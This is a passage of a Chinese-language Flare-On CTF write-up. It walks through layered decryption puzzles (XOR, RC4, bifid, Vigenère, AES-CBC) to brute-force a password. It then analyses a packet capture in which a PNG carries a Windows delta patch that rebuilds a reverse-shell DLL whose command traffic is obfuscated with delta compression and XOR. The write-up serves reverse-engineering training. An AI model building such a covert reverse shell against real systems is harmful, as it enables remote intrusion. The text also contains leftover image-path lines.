and they even work as a key for XOR encoding.
```

从这一组推下一组的线索是 xor 循环异或解码，key 是 Reese's

### 5.1.4 b 组

还原方式：xor 循环异或（key: Reese's）

还原后的内容：

- blue_cheese.txt.broken

```
The 4th byte of the password is: 0x35
```

- banana_chips.txt.broken

```
Are you good at maths? We love maths at FLARE! We use this formula a lot to
decode bytes: "ENCODED_BYTE + 27 + NUMBER1 * NUMBER2 - NUMBER3"
```

- backberries.txt.broken

```
If you are not good in maths, the only thing that can save you is to be a bash
expert. Otherwise you will be locked here forever HA HA HA!
```

推下一组的线索是需要根据公式进行字节解码，其中 NUMBER1/2/3 在开头的地方已经得到，经过测试，发现 i 组文件适用于此解码方式。

```python
import sys
import struct

NUMBER1=2
NUMBER2=3
NUMBER3=37

M32 = 0xffffffff

def m32(n):
    return n & M32

def msub(a, b):
    return m32(a-b)

with open(sys.argv[1], "rb") as f:
    while (byte := f.read(1)):
        ori = (msub(struct.unpack('<B', byte)[0] + 27 + NUMBER1 * NUMBER2, NUMBER3)) & 0xFF
        print(chr(ori), end='')
```

### 5.1.5 i 组

还原方式：ENCODED_BYTE + 27 + NUMBER1 * NUMBER2 – NUMBER3

还原后的内容：

- instant_noodles.txt.broken

```
The 5th byte of the password is: 0xMS
```

- iced_coffee.txt.broken

```
The only problem with RC4 is that you need a key. The FLARE team normally uses
this number: "SREFBE" (as an UTF-8 string). If you have no idea what that means,
you should give up and bake some muffins.
```

- ice_cream.txt.broken

```
If this challenge is too difficult and you want to give up or just in case
you got hungry, what about baking some muffins? Try this recipe:
0 - Cinnamon
1 - Butter 150gr
2 - Lemon 1/2
3 - Eggs 3
4 - Sugar 150gr
5 - Flour 250gr
6 - Milk 30gr
7 - Icing sugar 10gr
8 - Apple 100gr
9 - Raspberries 100gr

Mix 0 to 9 and bake for 30 minutes at 180°C.
```

这一组的线索需要猜测，其中用于 rc4 的 key 根据提示是来自于 SREFBE，直接拿该值进行测试发现余下文件无一还原成功，又根据文中线索“If you have no idea what that means, you should give up and bake some muffins.”，猜测是否是对应配方表中每个配方的首字母，取其 ID 号拼接的结果“493513”，再次测试发现可以解出 n 组文件。

另外，本组提示信息中给出的第 5 字节为 0xMS，暂时存疑，留待后续处理。

### 5.1.6 n 组

还原方式：rc4

还原后的内容：

- nutella.txt.broken

```
The 6th byte of the password is: 0x36
```

- natillas.txt.broken


```
Do you know natillas? In Spain, this term refers to a custard dish made with
milk and KEYWORD, similar to other European creams as crème anglaise. In
Colombia, the delicacy does not include KEYWORD, and is called natilla.
```

- nachos.txt.broken

```
In the FLARE team we really like Felix Delastelle algorithms, specially the one which combines the Polybius square with transposition, and uses fractionation to achieve diffusion.
```

本轮提示信息，可以将后 2 个文件放到 Google 上搜，均来自与 Wikipedia。其中 KEYWORD 对应 eggs，而 Felix Delastelle algorithms 对应 bifid cipher 算法。故推测，下一组文件的解密方式是利用 bifid cipher 算法进行还原。

了解 bifid cipher 算法后发现该算法有两个特点：1. 处理过程中输入字符均为大写形式（全小写也无所谓，但考虑到一些工具实现可能按照全大写进行编解码，故而在解密的时候可能需要将密文转成全大写，具体要看所使用的工具的限制）；2. 该方法仅能处理 a-z/A-Z 字符，而对其他字符无法进行操作。根据现有的线索，每轮解密的内容，其中必定有一组文件是包含类似于“The xth byte of the password is: 0xXX”的内容，根据这个线索，下一组文件应该是包含有“The 7th”内容，其中 7 无法被 bifid cipher 进行替换，必定是可以直接发现的。据此，发现 d 组文件对应此解密方法。




另外，根据尾部的 0m66，也可以推测出密码的第 7 字节为 0x66。

在进行解密的时候需要注意 2 点：

1. 需要剔除非 26 个字母之外的其他字符，将余下内容进行拼接后再进行解码
2. 转成全大写（需要视所使用的工具的要求而定，非必须）

如.daiquiris.txt.broken 文件中的

```
Abn lef emadkxp frceqdnhe? Tah gdcktm temyku xxo qo ktyhzn! Zd'k raooua, por uda ztykqh.
```

需要替换为：

```
ABNLEFEMADKXPFRCEQDNHETAHGDCKTMTEMYKUXXOQOKTYHZNZDKRAOOUAPORUDAZTYKQH
```

然后再参与解密。

## 5.1.7 d 组

还原方式：bifid cipher（KEYWORD：EGGS）

示例：CyberChef

还原后的内容：

- daiquiris.txt.broken

```
THE 7TH BYTE OF THE PASSWORD IS: 0X66
```


- donuts.txt.broken

```
DID YOU KNOW THAT GIOVAN BATTISTA BELLASO LOVED MICROWAVES?
```

- dumplings.txt

```
ARE YOU MISSING SOMETHING? YOU SHOULD SEARCH FOR IT BETTER! IT'S HIDDEN , BUT NOT REALLY.
```

本轮线索根据 GIOVAN BATTISTA BELLASO 检索到下一组文件需要使用 Vigenère Decode 维吉尼亚密码进行解密，同样的，该算法仅对 a-z/A-Z 字符有效，根据规律，可以确定该解密方式适用于 o 组文件：




另外，秘钥 key 猜测是提示中给出的 MICROWAVES。解密时需对密文进行处理，处理方式可参考 bifid cipher，即剔除非 26 个英文字母之外的字符后进行拼接。

## 5.1.8 o 组

还原方式：Vigenère Decode（KEYWORD：MICROWAVES）

示例：CyberChef

还原后的内容：

- oranges.txt

```
The 8th byte of the password is: 0x60
```

- oats.txt.broken

```
You should follow the FLARE team in Twitter. They post a bunch of interesting stuff and have great conversation on Twitter! https://twitter.com/anamma_06 https://twitter.com/MalwareMechanic
```

- omelettes.txt.broken

```
You should follow the FLARE team in Twitter. Otherwise they may get angry and not let you leave even if you get the flag. https://twitter.com/anamma_06 https://twitter.com/osardar1 https://twitter.com/MalwareMechanic
```

根据线索，翻看这几个人的 tweets，在@anamma_06 的 tweet 中找到一条提示信息：

**Ana María Martínez Gómez**
@anamma_06

@MalwareMechanic what should I use as AES key? 🤔 I was thinking about "Sheep should sleep in a shed" (in UTF-8) 🐑😆 but it is too short 😫😭

9:54 PM · Jul 12, 2021 · Twitter Web App

**1** Like

**Who can reply?**
People @anamma_06 mentioned can reply

**Malchanic** @MalwareMechanic · Jul 13
Replying to @anamma_06
@anamma_06 What about concatenating it with "Wednesday"? It is a great day!

1 2

← **Tweet**

be too long... 😢😫😫

1

**Malchanic** @MalwareMechanic · Jul 14
@anamma_06 What about concatenating it with the operating system version of the FLARE Linux VM? 🤓

1

**Ana María Martínez Gómez** @anamma_06 · Jul 14
@MalwareMechanic That's a great idea! 🤓 Have you noticed that the new version was released the first Wednesday of June? 🥳

1

**Malchanic** @MalwareMechanic · Jul 14
@anamma_06 Wuuttttt, that makes it even better! 🐸🐸 But I don't think we have time to update anyway. We are too busy with malware! 👾👾👾

1 1

**Ana María Martínez Gómez** @anamma_06 · Jul 14
@MalwareMechanic True 👍👍 What about the IV? 🧐 Should we just use @osardar1's favorite food (UTF-8 capitalized)? 😋

1 1

**Malchanic** @MalwareMechanic · Sep 16
@anamma_06 Great idea! 👍 Just concatenate it with 11 zeros (as a UTF-8 string) and use CBC mode please! 🔐

2

根据提示可推测，余下文件的解密方法是 AES+CBC，其中秘钥为：Sheep should sleep in a shed 加 Flare Linux VM 版本。

Flare Linux VM 的版本可通过 cat /etc/os-release 获取

```
localhost:~/Documents # cat /etc/os-release
NAME="openSUSE Leap"
VERSION="15.2"
ID="opensuse-leap"
ID_LIKE="suse opensuse"
VERSION_ID="15.2"
PRETTY_NAME="openSUSE Leap 15.2"
ANSI_COLOR="0;32"
CPE_NAME="cpe:/o:opensuse:leap:15.2"
BUG_REPORT_URL="https://bugs.opensuse.org"
HOME_URL="https://www.opensuse.org/"
```

## 5.1.9 t 组

还原方式：AES+CBC（KEY：Sheep should sleep in a shed15.2）

示例：CyberChef

还原后的内容：

- tacos.txt.broken

```
WOOW..yD.CUU]C.Iou are very very close to get the flag! Be careful when converting decimal and hexadecimal values to ASCII and hurry up before we run out of tacos!
```

- tiramisu.txt.broken

```
THE..DX.RIDU._V.the password is the atomic number of the element moscovium
The 10th byte of the password is the bell number preceding 203
The 12th byte of the password is the largest known number to be the sum of two primes in exactly two different ways
The 14th (and last byte) of the password is the sum of the number of participants from Spain, Singapore and Indonesia that finished the FLARE-ON 7, FLARE-ON 6 or FLARE-ON 5
```

- tomatoes.txt.broken

```
IT.SEU]C.I_E.QBU close to escape... We are preparing the tomatoes to throw at you when you open the door! It is only a joke...
The 11th byte of the password is the number of unique words in /etc/Quijote.txt
The 13th byte of the password is revealed by the FLARE alias
```

本轮给出余下线索，汇总一下，当前有关密码的各字节的线索/答案：

- 01: E 0x45
- 02: 4 0x34
- 03: Q 0x51

- 04: 5 0x35
- 05:  0xMS
- 06: 6 0x36
- 07: f 0x66
- 08: ` 0x60
- 09: s 0x73
- 10: 4 0x34
- 11: l 0x6c
- 12:
- 13: 5 0x35
- 14: I 0x49

若部分字段当前无法确定也无关紧要，可以通过暴力枚举推出。根据/usr/bin/dot 的逻辑，对 password 进行 sha256 后的值需要等于一固定值，因此，可以写脚本进行枚举测试：

```
import hashlib
import itertools

t = """0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&\'()*+,-./:;<=>?@[\\]^_`{|}~"""

for x in t:
    for y in t:
        m = hashlib.sha256()
        s = "E4Q5{}6f`s4l{}5I".format(x,y)
        m.update(s.encode())
        sum = m.hexdigest()
        if sum == 'b3c20caa9a1a82add9503e0eac43f741793d2031eb1c6e830274ed5ea36238bf':
            sum += '\t find'
            print(s + ': ' + sum)
```


得到：

```
E4Q5d6f`s4lD5I: b3c20caa9a1a82add9503e0eac43f741793d2031eb1c6e830274ed5ea36238bf        find
```

即，password 为 E4Q5d6f`s4lD5I


运行/usr/bin/dot，输入 password 即可得到 flag。

# 六. PetTheKitty




## 6.1 writeup

这道题最重要的一个线索，是流量包的两个会话中出现频率很高的 PA30 字样。





如果不知道相关知识点，可能想破脑袋都没法往后推进。PA30 是 Windows Package 中用于补丁、更新所采用的 Delta Compression 格式文件的魔数特征，这些补丁文件的文件格式为：

```
CRC32:PA30:Delta Compression Data
```

关于此文件的技术细节可参考 2020.08.23 的一篇文章《Extracting and Diffing Windows Patches in 2020》，作者在 RITSEC-CTF-2019 上出过一个涉及该技术点的题目 patch-tuesday。简单来说，Windows 在做补丁更新时，会使用 ApplyDeltaB 等接口将 patch 文件应用于目标文件即可实现文件的更新（回退、升级、新增等），这些 patch 文件中记录的只是文件差异因此被称为 patch delta。


在 session#0 中，可以观察到一个 png 文件头：




尝试使用 010Editor 等工具将文件提取出来。在文件末尾，观察到有一段 AsciiArt 形式的内容：

```
000A235C  0f f8 41 ac f6 ee 29 11  9b 00 00 00 00 49 45 4e   ..A...). .....IEN
000A236C  44 ae 42 60 82 00 00 00  00 00 00 00 00 00 00 00   D.B`.... ........
000A237C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
000A238C  00 00 00 00 00 00 00 00  00 7e 6d 65 30 77 7e 00   ........ .~me0w~.
000A239C  00 2e 2f 5c 5f 2f 5c 2e  00 00 00 00 00 00 00 00   ../\_/\. ........
000A23AC  00 28 3d 5e 2e 5e 3d 29  00 00 00 00 00 00 00 00   .(=^.^=) ........
000A23BC  00 28 22 29 5f 28 22 29  5f 2f 00 00 00 00 00 00   .(")_(") _/......
000A23CC  40 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   @....... ........
000A23DC  4d 00 00 4d 00 00 4d 00  0d 4d 00 00 4d 00 00 00   M..M..M. .M..M...
000A23EC  61 00 00 45 00 00 45 00  00 45 00 00 45 00 00 00   a..E..E. .E..E...
000A23FC  6c 00 00 30 00 00 30 00  00 30 00 00 30 00 00 00   l..0..0. .0..0...
000A240C  77 00 00 57 00 00 57 00  00 57 00 00 57 00 00 00   w..W..W. .W..W...
000A241C  61 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   a....... ........
000A242C  72 00 00 4d 00 00 4d 00  00 4d 00 00 4d 00 00 00   r..M..M. .M..M...
000A243C  65 00 00 45 00 00 45 00  00 45 00 00 45 00 00 00   e..E..E. .E..E...
000A244C  4d 00 00 30 00 00 30 00  00 30 00 00 30 00 00 00   M..0..0. .0..0...
000A245C  65 00 00 57 00 00 57 00  00 57 00 00 57 00 00 00   e..W..W. .W..W...
000A246C  63 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   c....... ........
000A247C  68 00 00 4d 00 00 4d 00  00 4d 00 00 4d 00 00 00   h..M..M. .M..M...
000A248C  61 00 00 45 00 00 45 00  00 45 00 00 45 00 00 00   a..E..E. .E..E...
000A249C  6e 00 00 30 00 00 30 00  00 30 00 00 30 00 00 00   n..0..0. .0..0...
000A24AC  69 00 00 57 00 00 57 00  00 57 00 00 57 00 00 00   i..W..W. .W..W...
000A24BC  63 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   c....... ........
000A24CC  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

使用 010Editor 打开之后，套用 png 模板进行解析会提示文件末尾异常：在 IEND 块后面有多余的内容：




经过文件隐写方面的测试后发现，这个 png 图片除了末尾多了一些字节之外再无其他异常。结合题目信息中提到的两个文件均为 PE 类文件以及 PA30 线索所对应的 patch 机制，推测是需要将 patch 应用于 png 文件以“还原”出 PE 文件。可使用《Extracting and Diffing Windows Patches in 2020》中提到的 delta_patch.py 文件进行 png 的 patch。经测试，发现只有当保留 png 末尾的 AsciiArt 部分时才能 patch 成功：

```
> py -3 delta_patch.py -i pet.png -o Payload.dll png_patch
Applied 1 patch successfully
Final hash: OsdAMg6SJ4EFnx69R5NJFq2ToD4utovfwrzBaVxmssk=
```

patch 数据即是 session#0 中 144 回传的第二部分内容：

```
0000003E  4d 45 30 57 38 00 00 00  38 00 00 00 7e 6d 65 6f   ME0W8... 8...~meo
0000004E  77 7e 20 28 3d 5e 2e 5e  3d 29 20 7e 6d 65 6f 77   w~ (=^.^ =) ~meow
0000005E  7e 2e 2e 2e 2e 20 63 61  6e 20 68 61 7a 20 4d 65   ~.... ca n haz Me
0000006E  65 65 65 65 6f 6f 6f 6f  6f 77 77 57 61 72 65 3f   eeeeoooo owwWare?
0000007E  3f 3f 3f 3f                                       ????
    000A24DC  4d 45 30 57 b1 29 00 00  b1 29 00 00 50 41 33 30   ME0W.).. .)..PA30
    000A24EC  c0 be 42 02 77 a0 d7 01  18 23 80 00 f2 15 21 00   ..B.w... .#....!.
    000A24FC  01 98 99 02 a4 40 68 12  45 48 15 82 c5 bb 22 9a   .....@h. EH....".
    000A250C  21 02 00 20 a8 b2 a3 3a  5b 00 a0 42 c3 dd 54 04   !.. ...: [..B..T.
    000A251C  db cc 36 b3 99 dd 6f f6  99 0f fa db e2 b6 fb ee   ..6...o. ........
    000A252C  83 ba 6d b6 b9 0f e1 e1  63 66 ba 6f ee b3 4d 6d   ..m..... cf.o..Mm
    000A253C  6a 57 9d f9 b7 db ec 53  b5 a9 e9 0c aa ae a6 fa   jW.....S ........
    000A254C  b1 cb e6 df 5c 67 e2 b3  eb ec 71 89 d8 2f 8b cb   ....\g.. ..q../..
    000A255C  2f b1 bb 6d ee 97 ef 71  9f 8b cf e3 fb 7d 8f db   /..m...q .....}..
    000A256C  be dd 98 3f ec fb ce e6  9b 9d 2d ee 16 17 8b 0b   ...?.... ..-.....
    000A257C  de cd e2 62 fe 59 7c f6  87 c5 14 c0 c0 14 6c 7a   ...b.Y|. ......lz
    000A258C  fb cd 16 ec 3e bb 47 38  50 38 d0 17 e7 11 f7 e0   ....>.G8 P8......
    000A259C  01 b4 40 b5 85 84 b8 d8  e2 c1 c3 6c 8f 7b 98 7d   ..@..... ...l.{.}
    000A25AC  f7 b8 da ce e6 66 bb 9f  a9 da dd 77 b3 ed 11 57   .....f.. ...w...W
    000A25BC  b3 1d aa b6 df c3 55 6d  bb cf d8 ee 72 55 db 7e   ......Um ....rU.~
    000A25CC  57 b5 05 bb aa ed 50 b5  2d 24 5c cc ee e1 97 cd   W.....P. -$\.....
    000A25DC  c7 43 6c 93 01 ed 1e 28  5f f0 08 fe 08 97 90 90   .Cl....( _.......
    000A25EC  08 94 40 0f e0 3b ba a3  1f f8 8e ee 68 60 40 10   ..@..;.. ....h`@.
    000A25FC  20 08 09 5c 2a e0 52 c1  82 81 70 a1 60 54 0c 6c    ..\*.R. ..p.`T.l
    000A260C  0c 10 c5 00 2b 0c 4c 10  00 0d 02 ff 12 c2 1e 17   ....+.L. ........
    000A261C  f9 23 2e 77 71 bf bb 88  5f e6 77 26 73 26 f2 4f   .#.wq... _.w&s&.O
    000A262C  15 2b d4 b8 aa a9 e9 2f  f7 5f dc ef 97 bb cb be   .+...../ ._......
    000A263C  5f 64 17 e6 fe f9 66 bb  cf 65 50 f9 cc 76 ff 1d   _d....f. .eP..v..
    000A264C  61 ee f7 fd 72 91 fb dd  77 39 13 ff c5 b9 bb f0   a...r... w9......
    000A265C  0b 73 ff 45 fc df 2f fe  dd d9 85 5d 5c d8 1d 49    s E  /     ]\  I
```

此处有一个需要注意的细节，如果是自己编程实现调用 ApplyDeltaB 接口来应用补丁，需要将 PA30 前的 4 字节 CRC32 给移除掉，再传入 ApplyDeltaB。因为 delta_patch.py 中对这部分内容作了判断，故而带不带 0xb1290000 均可以直接调用该脚本进行处理。

patch 过后的文件是一个 32-bit 的 DLL 文件，在导出函数的列表中发现存在一个名为 Le_Meow 的函数。经分析后发现，该 DLL 实现了一个 reverse shell 的效果，将 cmd 的输入和输出句柄绑定到 socket 上，以此实现反弹。另外，在命令下发和命令执行结果回传的过程中，程序同样采用了 delta patch 技术，将明文内容进行了压缩+xor（KEY: meoow）异或从而实现混淆编码。

Session#1 记录的是双方的命令通道的交互结果，接下来根据上面分析得到的编码逻辑逆向还原出双方的原始通信内容。

Session#1 包含了 37 组交互，对应 37 次命令下发和响应回传。根据前面提到的 patch 文件格式，将这 74 组 packet 内容，分别从 PA30 处开始提取，提取出 74 组 patch 文件，记为 patch1~74，如下为 packet#1 提取出来的 patch 内容：

```
50 41 33 30 F0 5E 21 03 77 A0 D7 01 18 23 C0 B2  PA30ð^!.w ×..#À²
9F 0B 01 01 7A 02 96 07 13 26 5C 39 70 63 C4 90  Ÿ...z.–..&\9pcÄ.
B3 7A 49 4C 68 32 E6 C0 89 9D 72 31 3C 19 B0 E7  ³zILh2æÀ‰.r1<.°ç
42 8F 03 6D B9 1A 65 CA 93 AD 4A A3 76 79 22 0C  B..m¹.eÊ"-J£vy".
E8 15 C2 81 2B 17 AE F4 58 D0 65 A9 5C 3E 1B 39  è.Â.+.®ôXÐe©\>.9
72 B5 6A 97 AF 46 2E 2F 7A 6C B8 33 E2 42 83 25  rµj—¯F./zl¸3âBƒ%
47 B9 42 68 D0 E5 CA 88 2B 33 DA 74 18 D1 94 A9  G¹BhÐåÊˆ+3Út.Ñ"©
5E 29 1F DA B4 D5 73 67 C2 80 3E 6D 6E 72 2F 9A  ^).Ú´ÕsgÂ€>mnr/š
CE 47 CD 91 11 6B D9 1F A1 2E AB C2 B4 8B 96 74  ÎGÍ‘.kÙ.¡.«Â´‹–t
6A 2E A2 69 71 A3 C1 55 B4 68 06 EC E8 70 FE 58  j.¢iq£ÁU´h.ìèpþX
25 4A E1 44 FF 22 A5 30 FA A8 69 70 56 D9 01 00  %JáDÿ"¥0ú¨ipVÙ..
80 D2 3E 03                                      €Ò>.
```

接下来准备一个稍大一些的 00 文件作为 src 文件（小文件会提示补丁失败，暂没有深挖是否跟待打的补丁解压后所作用的文件大小有关），如下：


```
0180h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0200h: 00 00 00 00 00 00 00 0D 00 00 00 00 00 00 00 00 ................
0210h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0220h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
